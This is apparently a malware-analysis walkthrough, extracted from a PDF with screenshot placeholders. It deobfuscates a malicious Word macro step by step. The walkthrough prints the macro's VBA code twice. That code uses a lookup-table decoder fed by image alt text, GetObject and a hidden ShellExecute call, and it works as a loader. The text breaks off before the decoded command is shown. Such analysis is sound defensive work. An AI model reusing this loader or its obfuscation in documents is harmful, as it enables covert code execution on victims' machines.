


Initlally open the process hacker and open the Word Doc.




Now go to Macros->View Macros




Now here go to GotFocus and Click Edit option




Now here we can see that it contain lot of junk data.




Herre we copied all that data in a text editor.




Here we can note that some line doesn’t contain array and also here we find some function calls.Here the arrays are junk code so we removed them.




Here we removed the junk data.



Here we can see that this routine contains a variable set as ActiveDocument , and we also get alternative text and stored it inside jnmquwwy.Now here we will remove all the junk functions.




Now here we will rename two functions as main andd val_changer, mostly as ther functionality.



```
Sub ogadjbdlgduu()
If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
Set gfwzhdiqklctbdgwxtlrwyfv = ActiveDocument
jnmquwwy = gfwzhdiqklctbdgwxtlrwyfv.InlineShapes(1).AlternativeText
xxtytqommjogvbx = uxfajgqc(Array(13, 1, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwwy)
fcvhjrsmilyq = uxfajgqc(Array(105, 59, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32, 5, 7, 7,
35, 59, 118, 105, 59, 1, 59, 5, 118, 105, 35, 118), jnmquwwy)
ywkkujfenopw = uxfajgqc(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwwy)
srnwrufymp = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
kaurirh = Null
Set getobj = GetObject(uxfajgqc(Array(59, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300, 105, 309, 309,
324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 246, 324, 213, 246, 239, 300, 284, 346, 213, 356), jnmquwwy)).Item()
Set getobjtwo = getobj.Document.Application
getobjtwo.ShellExecute xxtytqommjogvbx, fcvhjrsmilyq & srnwrufymp, ywkkujfenopw, kaurirh, 0 * 2049
Else
Exit Sub
End If
End Sub
Function uxfajgqc(tdlbynwtdr, qgqhqqyefjb)
ghxavhe = ""
For Each ejvdczkh In tdlbynwtdr
tfuyttxqn = 8 + 5 + 8 - 8 + 1 + 8 + 5 + 9 - 1 - 5 + 5 + 4 + 8 - 6 + 9 + 3 - 2 - 2 - 3 - 4 + 4 + 5 - 0 + 8 + 5
tsnzhvvtre = ""
tblijsatoxz = tsnzhvvtre & StrConv(qgqhqqyefjb, tfuyttxqn) & tsnzhvvtre
hkvzct = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8
ewyhd = tsnzhvvtre & Chr(hkvzct) & tsnzhvvtre
tuwtrhxeu = ejvdczkh - (8 - 5 + 8 - 5 - 2 - 1 - 2)
stggh = tsnzhvvtre & Split(tblijsatoxz, ewyhd)(tuwtrhxeu) & tsnzhvvtre
ghxavhe = ghxavhe & stggh
Next ejvdczkh
uxfajgqc = ghxavhe
End Function
```

Here we rename them.



```
Sub main()
    If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
    Set gfwzhdiqklctbdgwxtlrwyfv = ActiveDocument
    jnmquwwy = gfwzhdiqklctbdgwxtlrwyfv.InlineShapes(1).AlternativeText
    xxtytqommjogvbx = val_changer(Array(13, 1, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwwy)
    fcvhjrsmilyq = val_changer(Array(105, 59, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32,
    5, 7, 7, 35, 59, 118, 105, 59, 1, 59, 5, 118, 105, 35, 118), jnmquwwy)
    ywkkujfenopw = val_changer(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwwy)
    srnwrufymp = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
    kaurirh = Null
    Set getobj = GetObject(val_changer(Array(59, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300,
    105, 309, 309, 324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 246, 324, 213, 246, 239, 300, 284, 346, 213, 356),
    jnmquwwy)).Item()
    Set getobjtwo = getobj.Document.Application
    getobjtwo.ShellExecute xxtytqommjogvbx, fcvhjrsmilyq & srnwrufymp, ywkkujfenopw, kaurirh, 0 * 2049
  Else
    Exit Sub
  End If
End Sub

Function val_changer(array, qgqhqqyefjb)
  ghxavhe = ""
    For Each ejvdczkh In array
    tfuyttxqn = 8 + 5 + 8 - 8 + 1 + 8 + 5 + 9 - 1 - 5 + 5 + 4 + 8 - 6 + 9 + 3 - 2 - 2 - 3 - 4 + 4 + 5 - 0 + 8 + 5
    tsnzhvvtre = ""
    tblijsatoxz = tsnzhvvtre & StrConv(qgqhqqyefjb, tfuyttxqn) & tsnzhvvtre
    hkvzct = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8
    ewyhd = tsnzhvvtre & Chr(hkvzct) & tsnzhvvtre
    tuwtrhxeu = ejvdczkh - (8 - 5 + 8 - 5 - 2 - 1 - 2)
    stggh = tsnzhvvtre & Split(tblijsatoxz, ewyhd)(tuwtrhxeu) & tsnzhvvtre
    ghxavhe = ghxavhe & stggh
  Next ejvdczkh
  val_changer = ghxavhe
End Function
```

Here in function one notice the ShellExecute it will execute the `xxtytqommjogvbx` here we will analyse more about this value.

Here now we will analyse the val_changer function ,

-> here we rename its first parameter as array and second parameter as alternative text due to


```
Set gfwzhdiqklctbdgwxtlrwyfv = ActiveDocument
jnmquwwy = gfwzhdiqklctbdgwxtlrwyfv.InlineShapes(1).AlternativeText
```

.

->now we rename `ghxavhe = ""` it as final_string ,due to this pattern `ghxavhe = ghxavhe & stggh`

->now we rename the other part of final_string as split_string.

->split_string is made of `tblijsatoxz`, which value is blank , so we rename it to blank.



->Here now we calculate the value of `tfuyttxqn` which is 64

->Now we checked the parameter 64 for StrConv i.e.

vbUnicode	64	Converts the string to Unicode using the default code page of the system. (Not available on the Macintosh.)

So now whatever will be stored inside alternative_text ,it will be coverted to unicode.

->now we calculated `hkvzct = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8` which value is 0, so we rename it to zero.

->now this will become zero `ewyhd = blank_variable & Chr(hkvzct) & blank_variable` so we rename this to empty.

->now we replace `For Each ejvdczkh In array` it to `For Each char In array`.


->now we replace `tuwtrhxeu = ejvdczkh - (8 - 5 + 8 - 5 - 2 - 1 - 2)` this char_minus_one

As this `(8 - 5 + 8 - 5 - 2 - 1 - 2)` sums to 1.


->now we replace `(tuwtrhxeu)` with sub_table as here it is spliting the values and also passing the argument char_minus_one seems like an lookuptable

```
split_string = blank_variable & Split(tblijsatoxz, ewyhd)(tuwtrhxeu) & blank_variable
```


```
split_string = blank_variable & Split(sub_table, empty)(char_minus_one) & blank_variable
```



